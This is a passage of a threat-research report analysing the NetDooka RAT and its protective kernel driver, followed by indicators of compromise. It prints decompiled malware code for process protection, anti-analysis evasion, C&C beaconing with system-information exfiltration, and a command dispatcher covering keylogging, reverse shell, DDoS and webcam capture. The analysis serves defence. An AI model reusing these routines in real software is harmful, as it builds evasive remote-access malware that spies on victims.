Figure 13. RAT file name being checked and access being denied

The process protection is achieved by setting a process notification callback routine via the PsSetCreateProcessNotifyRoutine function, which would be called every time a new process is created. When the callback is executed, the malware looks for the string “ougdwieue.exe” in the process command line to determine whether or not the process is the expected target.

```
__int64 __fastcall mw_check_process_cmdline(UNICODE_STRING *process_cmdline, PEPROCESS EPROCESS, __int64 pid)
{
  USHORT Length; // [rsp+20h] [rbp-1D8h]
  unsigned int status; // [rsp+24h] [rbp-1D4h]
  wchar_t process_cmdline_str[208]; // [rsp+30h] [rbp-1C8h] BYREF

  status = STATUS_UNSUCCESSFUL;
  memset(process_cmdline_str, 0, 402ui64);
  DbgPrintEx(0x4Du, 2u, "ObCallbackTest: TdCheckProcessMatch: entering\n");
  if ( process_cmdline && process_cmdline->Buffer )
  {
    DbgPrintEx(0x4Du, 2u, "ObCallbackTest: TdCheckProcessMatch:              checking for %ls\n", L"ougdwieue.exe");
    if ( process_cmdline->Length >= 400ui64 )
      Length = 400;
    else
      Length = process_cmdline->Length;
    if ( Length )
    {
      qmemcpy(process_cmdline_str, process_cmdline->Buffer, Length);
      DbgPrintEx(0x4Du, 2u, "ObCallbackTest: TdCheckProcessMatch: command line %ls\n", process_cmdline_str);
      if ( wcsstr(process_cmdline_str, L"ougdwieue.exe") )
      {
        DbgPrintEx(0x4Du, 2u, "ObCallbackTest: TdCheckProcessMatch: match FOUND\n");
        target_process_EPROCESS = (__int64)EPROCESS;
        target_process_pid = pid;
        return 0;
      }
    }
    else
    {
      return 0;
    }
  }
  else
  {
    DbgPrintEx(0x4Du, 0, "ObCallbackTest: TdCheckProcessMatch: no Command line provided\n");
    return 0;
  }
```

Figure 14. The process command line being checked

The driver also sets another callback routine via ObRegisterCallback to check for process operations being performed that involve a process handle creation or duplication.

With these two callbacks in place when a process is created, the driver can check if the process being created is in fact the RAT process and the operation being performed is either a process handle creation or duplication. If so, the driver changes the access permission to avoid applications that try to obtain a handle to the target process and terminate it.

```
POB_PRE_OPERATION_CALLBACK __fastcall PobPreOperationCallback(PVOID RegistrationContext, POB_PRE_OPERATION_INFORMATION OperationInformation)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  OriginalDesiredAccess = 0;
  Parameters = 0i64;
  v8 = 0i64;
  if ( (POBJECT_TYPE *)OperationInformation->ObjectType == PsProcessType )
  {
    if ( (PVOID)target_process_EPROCESS != OperationInformation->Object )
      return 0i64;
    if ( OperationInformation->Object == IoGetCurrentProcess() )
    {
      DbgPrintEx(
        0x4Du,
        2u,
        "ObCallbackTest: CBTdPreOperationCallback: ignore process open/duplicate from the protected process itself\n");
      return 0i64;
    }
    v9 = L"PsProcessType";
    goto LABEL_12;
  }
  if ( (POBJECT_TYPE *)OperationInformation->ObjectType != PsThreadType )
  {
    DbgPrintEx(0x4Du, 0, "ObCallbackTest: CBTdPreOperationCallback: unexpected object type\n");
    return 0i64;
  }
  ThreadProcessId = PsGetThreadProcessId((PETHREAD)OperationInformation->Object);
  if ( (HANDLE)target_process_pid == ThreadProcessId )
  {
    if ( ThreadProcessId == PsGetCurrentProcessId() )
    {
      DbgPrintEx(
        0x4Du,
        2u,
        "ObCallbackTest: CBTdPreOperationCallback: ignore thread open/duplicate from the protected process itself\n");
      return 0i64;
    }
    v9 = L"PsThreadType";
LABEL_12:
```

Figure 15. Process creation callback routine.

```
LABEL_12:
    if ( OperationInformation->Operation == OB_OPERATION_HANDLE_CREATE )
    {
      Parameters = OperationInformation->Parameters;
      OriginalDesiredAccess = Parameters->CreateHandleInformation.OriginalDesiredAccess;
      v8 = L"OB_OPERATION_HANDLE_CREATE";
    }
    else if ( OperationInformation->Operation == OB_OPERATION_HANDLE_DUPLICATE )
    {
      Parameters = OperationInformation->Parameters;
      OriginalDesiredAccess = Parameters->CreateHandleInformation.OriginalDesiredAccess;
      v8 = L"OB_OPERATION_HANDLE_DUPLICATE";
    }
    if ( Parameters )
    {
      DesiredAccess = Parameters->CreateHandleInformation.DesiredAccess;
      Parameters->CreateHandleInformation.DesiredAccess &= ~1u;
      Parameters->CreateHandleInformation.DesiredAccess = Parameters->CreateHandleInformation.DesiredAccess;
```

Figure 16. Access to the process handle being modified

RAT analysis

The final payload is a RAT that accepts commands from a remote server to execute a variety of functions such as executing shell commands, performing distributed denial-of-service (DDoS) attacks, downloading and executing files, logging keystrokes on the infected machine, and performing remote desktop operations. Figure 17 shows the list of its functions.



Figure 17. NetDookaRAT functions

Upon execution, the malware employs various system checks to detect and avoid analysis environments.

```
public static void Main()
{
    WinAPI.SetProcessDPIAware();
    bool flag = Environment.UserName.ToUpper().Equals("SCHMIDTI");
    if (!flag)
    {
        bool flag2 = Environment.UserName.ToUpper().Equals("SAMPLE");
        if (!flag2)
        {
            bool flag3 = Environment.UserName.ToUpper().Equals("CURRENTUSER");
            if (!flag3)
            {
                bool flag4 = (int)WinAPI.GetModuleHandle("Sbiedll.dll") != 0;
                if (!flag4)
                {
                    bool flag5 = (int)WinAPI.GetModuleHandle("Dbghelp.dll") != 0;
                    if (!flag5)
                    {
                        bool flag6 = (int)WinAPI.GetModuleHandle("Api_log.dll") != 0;
                        if (!flag6)
                        {
                            bool flag7 = (int)WinAPI.GetModuleHandle("Dir_watch.dll") != 0;
                            if (!flag7)
                            {
                                bool flag8 = (int)WinAPI.GetModuleHandle("Dbghelp.dll") != 0;
                                if (!flag8)
                                {
                                    bool isAttached = Debugger.IsAttached;
                                    if (!isAttached)
                                    {
                                        Process[] processesByName = Process.GetProcessesByName("vmtoolsd");
                                        bool flag9 = processesByName.Length != 0;
                                        if (!flag9)
                                        {
                                            for (int i = 0; i < 1000; i++)
                                            {
                                                File.Exists(Environment.CurrentDirectory + i.ToString());
                                                File.Exists(Environment.CurrentDirectory + "\\sys3264" + i.ToString());
                                                File.Exists(Environment.CurrentDirectory + "\\programfiles" + i.ToString());
                                                File.Exists(Environment.CurrentDirectory + "\\testtest" + i.ToString());
                                                File.Exists(Environment.CurrentDirectory + "\\debug" + i.ToString());
}
```

Figure 18. Analysis environment evasion

The malware creates a mutex named “3f0d73e2-4b8e-4539-90fd-812330bb39c8” to mark its presence on the system. In case it finds the same mutex in the system, it exits.

Before C&C communication, NetDooka generates a 16-byte random session and stores it in a file named “config.cfg”.

```
EntryPoint.IPStr = Encoding.ASCII.GetString(EntryPoint.IP);
try
{
    Mutex mutex = Mutex.OpenExisting("3f0d73e2-4b8e-4539-90fd-812330bb39c8");
    Environment.Exit(0);
    return;
}
catch
{
    Mutex mutex = new Mutex(true, "3f0d73e2-4b8e-4539-90fd-812330bb39c8");
}
EntryPoint.GetProcessor();
string text = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles);
text += "\\SolidTechnology";
Directory.CreateDirectory(text);
string path = text + "\\config.cfg";
bool flag10 = File.Exists(path);
if (flag10)
{
    EntryPoint.ComputerUniqueIdentificator = File.ReadAllText(path);
}
else
{
    EntryPoint.ComputerUniqueIdentificator = EntryPoint.GetUniqueIdentificator();
    File.WriteAllText(path, EntryPoint.ComputerUniqueIdentificator);
}
EntryPoint.keylogger.InitKeylogger();
MainThreadInfo mainThreadInfo = default(MainThreadInfo);
mainThreadInfo.ip = EntryPoint.IPStr;
mainThreadInfo.port = 27134;
mainThreadInfo.admin = true;
Thread thread = new Thread(new ParameterizedThreadStart(EntryPoint.MainThread));
thread.Start(mainThreadInfo);
Console.ReadLine();
```

Figure 19. Initializing and configuring the C&C server

```
private static string GetUniqueIdentificator()
{
    Random random = new Random();
    byte[] array = new byte[16];
    random.NextBytes(array);
    return BitConverter.ToString(array);
}
```

Figure 20. The session ID generator

It then initializes its network communication components and contacts its C&C server to register the victims and retrieve commands.

```
private static void MainThread(object data)
{
    MainThreadInfo mainThreadInfo = (MainThreadInfo)data;
    EntryPoint.keylogger.StartKeylog();
    Client client = new Client();
    FileManager fileManager = new FileManager();
    VNC vnc = new VNC();
    HiddenTesktop hiddenTesktop = new HiddenTesktop();
    Webcam webcam = new Webcam(client);
    Microphone microphone = new Microphone(client);
    ReverseSocks reverseSocks = new ReverseSocks();
    RDP rdp = new RDP();
    CMD cmd = new CMD();
    Chat chat = new Chat(client);
    DDOS ddos = new DDOS();
    FileFinder fileFinder = new FileFinder(client);
    webcam.InitWebcam();
    string text = EntryPoint.ComputerUniqueIdentificator;
    text = text + "|" + Environment.MachineName;
    string str = CultureInfo.CurrentCulture.Name.Substring(3);
    text = text + "|" + str;
    text = text + "|" + EntryPoint.ProcessorNameStr;
    byte[] bytes = Encoding.ASCII.GetBytes(text);
    for (;;)
    {
        while (!client.connect(mainThreadInfo.ip, mainThreadInfo.port))
        {
            Thread.Sleep(250);
        }
        bool admin = mainThreadInfo.admin;
        if (admin)
        {
            client.send(EntryPoint.ConnectID, 1000U, 0U, 16U);
        }
        client.send(bytes, 400U, EntryPoint.CURRENT_VERSION, (uint)bytes.Length);
        fileFinder.Stop();
        fileFinder.Start();
```

Figure 21. C&C communication

NetDookaRAT uses a custom protocol to communicate with the C&C server using the format shown in Figure 22.

```
// Is Admin Beacon - Send SessionID

00000000  [e8 03 00 00 00 00 00 00 10 00 00 00] Header

0000000C  [00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00] Data


// System info beacon

0000001C  90 01 00 00 69 00 00 00 62 00 00 00 45 42 2d 37   ....i... b...EB-7

0000002C  35 2d 42 36 2d 44 32 2d 31 32 2d 41 42 2d 42 41   5-B6-D2- 12-AB-BA

0000003C  2d 37 30 2d 42 36 2d 36 39 2d 30 31 2d 43 46 2d   -70-B6-6 9-01-CF-

0000004C  46 35 2d 30 30 2d 46 41 2d 44 30 7c 34 30 35 34   F5-00-FA -D0|4054

0000005C  36 34 7c 55 53 7c 49 6e 74 65 6c 28 52 29 20 58   64|US|In tel(R) X

0000006C  65 6f 6e 28 52 29 20 47 6f 6c 64 20 36 32 34 30   eon(R) G old 6240

0000007C  20 43 50 55 20 40 20 32 2e 36 30 47 48 7a          CPU @ 2 .60GHz


uint type;

uint option;

uint data_size;

byte data[];
```

Figure 22. The packet structure used in C&C communications

Each response splits into the header and data stream. The header stream contains the request type, the size and options of the data to be sent while the data stream contains the return value of the specific function. Table 2 shows a list of type values and their corresponding functions.

Type in decimal	Type in hex	Function
400	0x190	Exfiltrate system information
1000	0x3E8	Send session ID
10	0x0A	Send message
8	0x08	Reverse shell

16	0x10	DDoS attack
19	0x13	Send file
5	0x05	Download file
20	0x14	Copy browser data
9	0x09	Copy browser data
18	0x12	Start HVNC
15	0x0F	Send log
14	0x0E	Microphone capture
17	0x11	Start virtual network computing (VNC)
13	0x0D	Capture webcam

Table 2. The type values and their corresponding functions

The code snippets in Figure 23 demonstrate how the malware constructs and sends the request shown in Table 2.

```
public bool send(byte[] data, uint type, uint optional, uint size)
{
    this.sendMutex.WaitOne();
    bool connected = this.tcpClient.Connected;
    bool result;
    if (connected)
    {
        NetworkStream stream = this.tcpClient.GetStream();
        byte[] array = new byte[this.packetHeaderSize];
        BitConverter.GetBytes(type);
        Buffer.BlockCopy(BitConverter.GetBytes(type), 0, array, 0, 4);
        Buffer.BlockCopy(BitConverter.GetBytes(optional), 0, array, 4, 4);
        Buffer.BlockCopy(BitConverter.GetBytes(size), 0, array, 8, 4);
        stream.Write(array, 0, this.packetHeaderSize);
        bool flag = data != null;
        if (flag)
        {
            stream.Write(data, 0, (int)size);
        }
        this.sendMutex.ReleaseMutex();
        result = true;
    }
    else
    {
        this.sendMutex.ReleaseMutex();
        result = false;
    }
    return result;
}
```

Figure 23. Packet creation for requests

The malware then starts to listen for incoming TCP connections to receive commands. It then parses the received commands to execute them on the infected machine. Figure 24 shows the commands supported by the malware while the code snippet in Figure 25 demonstrates how the malware performs these commands.

```
internal enum InputMessageTypes
{
    StartHVNC = 1,
    StopHVNC,
    ShowDirList,
    ChangeDir,
    DownloadFile,
    UploadFile,
    UFileDataChunk,
    UFileDataEnd,
    DelFile,
    StartVNC,
    StopVNC,
    VNCMousePressEvent,
    VNCMouseMoveEvent,
    VNCKeyPressEvent,
    StartCMDSession,
    StopCMDSession,
    CMDCommand,
    HVNCMousePressEvent,
    HVNCMouseMoveEvent,
    HVNCKeyPressEvent,
    OpenOnHiddenDekstop,
    CopyBrowserData,
    BrowserOnHiddenDesktop,
    StartChat,
    StopChat,
    ChatMessageIn,
    RDPCreateUser,
    RDPDeleteUser,
    RDPGetUser,
    OpenPortRDP,
    StartWebcamCapture,
    StopWebcamCapture,
    StartMicroCapture,
    StopMicroCapture,
    GetKeylog,
    ChangeKeyboardState,
    ChangeMouseState,
    RemoveSelf,
    ChangeMonitorState,
    SetVNCfps,
    SetHVNCfps,
    SocksConnectTo = 400,
    StartDDOSMessage,
    StopDDOSMessage,
    DownloadAndStart
}
```

Figure 24. RAT commands and capabilities

```
byte[] array = null;
uint num = 0U;
uint num2 = 0U;
uint num3 = 0U;
while (client.recv(ref array, ref num, ref num2, ref num3))
{
    InputMessageTypes inputMessageTypes = (InputMessageTypes)num;
    InputAdminMessageTypes inputAdminMessageTypes = (InputAdminMessageTypes)num;
    InputMessageTypes inputMessageTypes2 = inputMessageTypes;
    InputMessageTypes inputMessageTypes3 = inputMessageTypes2;
    switch (inputMessageTypes3)
    {
    case InputMessageTypes.StartHVNC:
    {
        bool flag = !mainThreadInfo.admin && !EntryPoint.HVNCPermission;
        if (!flag)
        {
            hiddenTesktop.StartHVNC(client, num2);
        }
        break;
    }
    case InputMessageTypes.StopHVNC:
    {
        bool flag2 = !mainThreadInfo.admin && !EntryPoint.HVNCPermission;
        if (!flag2)
        {
            hiddenTesktop.StopHVNC();
        }
        break;
    }
    case InputMessageTypes.ShowDirList:
    {
        bool flag3 = !mainThreadInfo.admin && !EntryPoint.FMPermission;
        if (!flag3)
        {
            string dirList = fileManager.GetDirList();
            byte[] bytes2 = Encoding.ASCII.GetBytes(dirList);
            client.send(bytes2, 3U, 0U, (uint)bytes2.Length);
        }
        break;
    }
    case InputMessageTypes.ChangeDir:
    {
        bool flag4 = !mainThreadInfo.admin && !EntryPoint.FMPermission;
        if (!flag4)
        {
            fileManager.ChangeDir(num2);
        }
        break;
    }
    case InputMessageTypes.DownloadFile:
    {
        bool flag5 = !mainThreadInfo.admin && !EntryPoint.FMPermission;
        if (!flag5)
        {
            fileManager.DownloadFile(num2, client);
        }
        break;
    }
```

Figure 25. Code snippet of the RAT commands

Conclusion

PPI malware services allow malware creators to easily deploy their payloads. The use of a malicious driver creates a large attack surface for attackers to exploit, while also allowing them to take advantage of approaches such as protecting processes and files, bypassing antivirus programs, and hiding the

malware or its network communications from the system, among others. Furthermore, with the RAT payload properly installed, malicious actors can perform actions such as stealing several critical information from the infected systems, gaining remote control access to the system, and creating botnet networks. Finally, NetDooka's capabilities allow it to act as an entry point for other malware.

A list of indicators in text format can be viewed here.

Indicators of Compromise (IOCs)

Hashes

SHA-256	Detection name
PrivateLoader	
4d94232ec587f991017ed134ea2635e85c883ca868b96e552f9b5ac5691cdaf5	Trojan.Win32.STOP.EL
Driver	
81dbe7ff247d909dc3d6aef5b5894a153886955a9c9aaade6f0e9f47033dc2fb	Trojan.Win64.PROTDRIVE.A
93[.]115[.]21[.]45	IoCs
Dropper	
28ad0bc330c7005637c6241ef5f267981c7b31561dc7d5d5a56e24423b63e642	TrojanSpy.MSIL.DOTCRYPT.B
50ab75a7c8685f9a87b5b9eb7927ccb7c069f42fb7427566628969acdf42b345	TrojanSpy.MSIL.DOTCRYPT.B
85e439e13bcd714b966c6f4cea0cedf513944ca13523c7b0c4448fdebc240be2	TrojanSpy.MSIL.DOTCRYPT.B
c64a551e5b0f74efcce154e97e1246d342b13477c80ca84f99c78db5bfeb85ef	TrojanSpy.MSIL.DOTCRYPT.B
8fa89e4be15b11f42e887f1a1cad49e8c9c0c724ae56eb012ac5e529edc8b15c	TrojanSpy.MSIL.DOTCRYPT.B
531f6cb76127ead379d0315a7ef1a3fc61d8fff1582aa6e4f77cc73259b3e1f2	TrojanSpy.MSIL.DOTCRYPT.B
44babb2843da68977682a74675c8375da235c75618445292990380dbc2ac23af	TrojanSpy.MSIL.DOTCRYPT.B
64be1332d1bf602aaf709d30475c3d117f715d030f1c38dee4e7afa6fa0a8523	TrojanSpy.MSIL.DOTCRYPT.B
91791f8c459f32dc9bf6ec9f7ee157e322b252bc74b1142705dcc74fe8eced7e	TrojanSpy.MSIL.DOTCRYPT.B
a49769b8c1d28b5bb5498db87098ee9c67a94d79e10307b67fe6a870c228d402	TrojanSpy.MSIL.DOTCRYPT.B
43dcf8eea02b7286ba481ca84ec1b4d9299ba5db293177ff0a28231b36600a22	TrojanSpy.MSIL.DOTSPY.A

Loader

d20576f0bd39f979759cde5fb08343c3f22ff929a71c3806e8dcf0c70e0f308b	Trojan.MSIL.DNRAT.A
76ed2ef41db9ec357168cd38daeff1079458af868a037251d3fec36de1b72086	Trojan.MSIL.DNRAT.B
40ee0bd60bcb6f015ad19d1099b3749ca9958dd5c619a9483332e95caee42a06	Trojan.MSIL.DNRAT.B
1cc21e3bbfc910ff2ceb8e63641582bdcca3e479029aa425c55aa346830c6c72	Trojan.MSIL.KILLAV.AF
2e37495379eb1a4dfae883d1e669e489877ed73f50ae26d43b5c91d6c7cb5792	Trojan.MSIL.KILLAV.AF
8ed34bfc102f8217dcd6e6bdae2b9d4ee0f3ab951d44255e1e300dc2a38b219e	Trojan.MSIL.KILLAV.AF
5c14a72a6b73b422cafc2596c13897937013fd335eca4299e63d01adee727d54	Trojan.MSIL.KILLAV.AF
bfc99c3f76d00c56149efcf75fd73497ec62b1ed53e12d428cf253525f8be8d0	Trojan.MSIL.KILLAV.AF
ed98187a0895818dfa6b583463b8a6d13ebc709d6dd219b18f789e40a596e40e	Trojan.MSIL.KILLAV.AF
94fb2969eae7cce75c44c667332dacace155369911b425c50476d90528651584	Trojan.MSIL.KILLAV.AF
07aec94afba94eb3b35ba5b2e74b37553c3c0fed4f6de1fbac61c20dae3f29d4	Trojan.MSIL.KILLAV.AG

RAT

62946b8134065b0dab11faf906539fcfcbd2b6a89397e7fb8e187dd2d47ab232	Backdoor.MSIL.DNRAT.A
73664c342b302e4879afeb7db4eeae5efc37942e877414a13902372d25c366c5	Backdoor.MSIL.DNRAT.A
ab7d39e34ad51bc3138fb4d0f7dedc4668be1d4b54a45c385e661869267ef685	Backdoor.MSIL.DNRAT.B
c54a492d086930eb4d9cd0233a2f5255743b6dde22a042f2a2800f2c8fe82ce8	Backdoor.MSIL.DNRAT.B
f53844fb1239792dac2e9a89913ef0ca68b7ffe9f7a9a202e3e729dbf90f9f70	Backdoor.MSIL.DNRAT.B
55247d144549642feba5489761e9f33a74fcb5923abd87619310039742e19431	Backdoor.MSIL.DNRAT.B
ed092406a12d68eac373b2ddb061153cb8abe38e168550f4f6106161f43dcafe	Backdoor.MSIL.DNRAT.C
ba563dfaf572aa5b981043af3f164a09f16a2cf445498d52b299d18bb37ce904	Trojan.MSIL.DNRAT.C
796df2ad288455a4047a503b671d5970788b15328ce15b512c5e3403b0c39a61	Trojan.MSIL.DNRAT.C

89[.]38[.]131[.]151 IoCs

Dropper

60bf7b23526f36710f4ef589273d92cc21d45a996c09af9a4be52368c3233af6	TrojanSpy.MSIL.DOTCRYPT.A
557f35cfdd1606d53d6a3ae8d9f86013b4953c5e1c6fabc2faa57d528c895694	TrojanSpy.MSIL.DOTCRYPT.A

Loader

cdf3aaa9134dc1c5523902afed3ff029574f9c13bc7105c77df70d20c9312288	Trojan.MSIL.VINDOR.A
85d3b0b00759d7b2c7810c65cdae7fcfe46f3a9aec9892c11156d61c99c2d92e	Trojan.Win32.VINDOR.A

RAT

5ec57873c7a4829f75472146d59eb8e44f926d9a0df8d4af51ca21c8cd80bace	Backdoor.MSIL.DNRAT.A

Domains and URLs

PrivateLoader C&C server

hxxp://212.193.30[.]21/

Netdooka C&C servers

hxxp://93.115.21[.]45

hxxp://89[.]38[.]131[.]155

Malware hosting website

hxxp://data-file-data-18[.]com

hxxp://file-coin-coin-10[.]com

Tags Malware | Articles, News, Reports | Research

Authors

- Aliakbar Zahravi

  Staff Researcher

- Leandro Froes

  Threat Researcher

Contact Us Subscribe

Related Articles

- AvosLocker Ransomware Variant Abuses Driver File to Disable Anti-Virus, Scans for Log4shell
- New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware
- Trend Micro Partnering with Bit Discovery

See all articles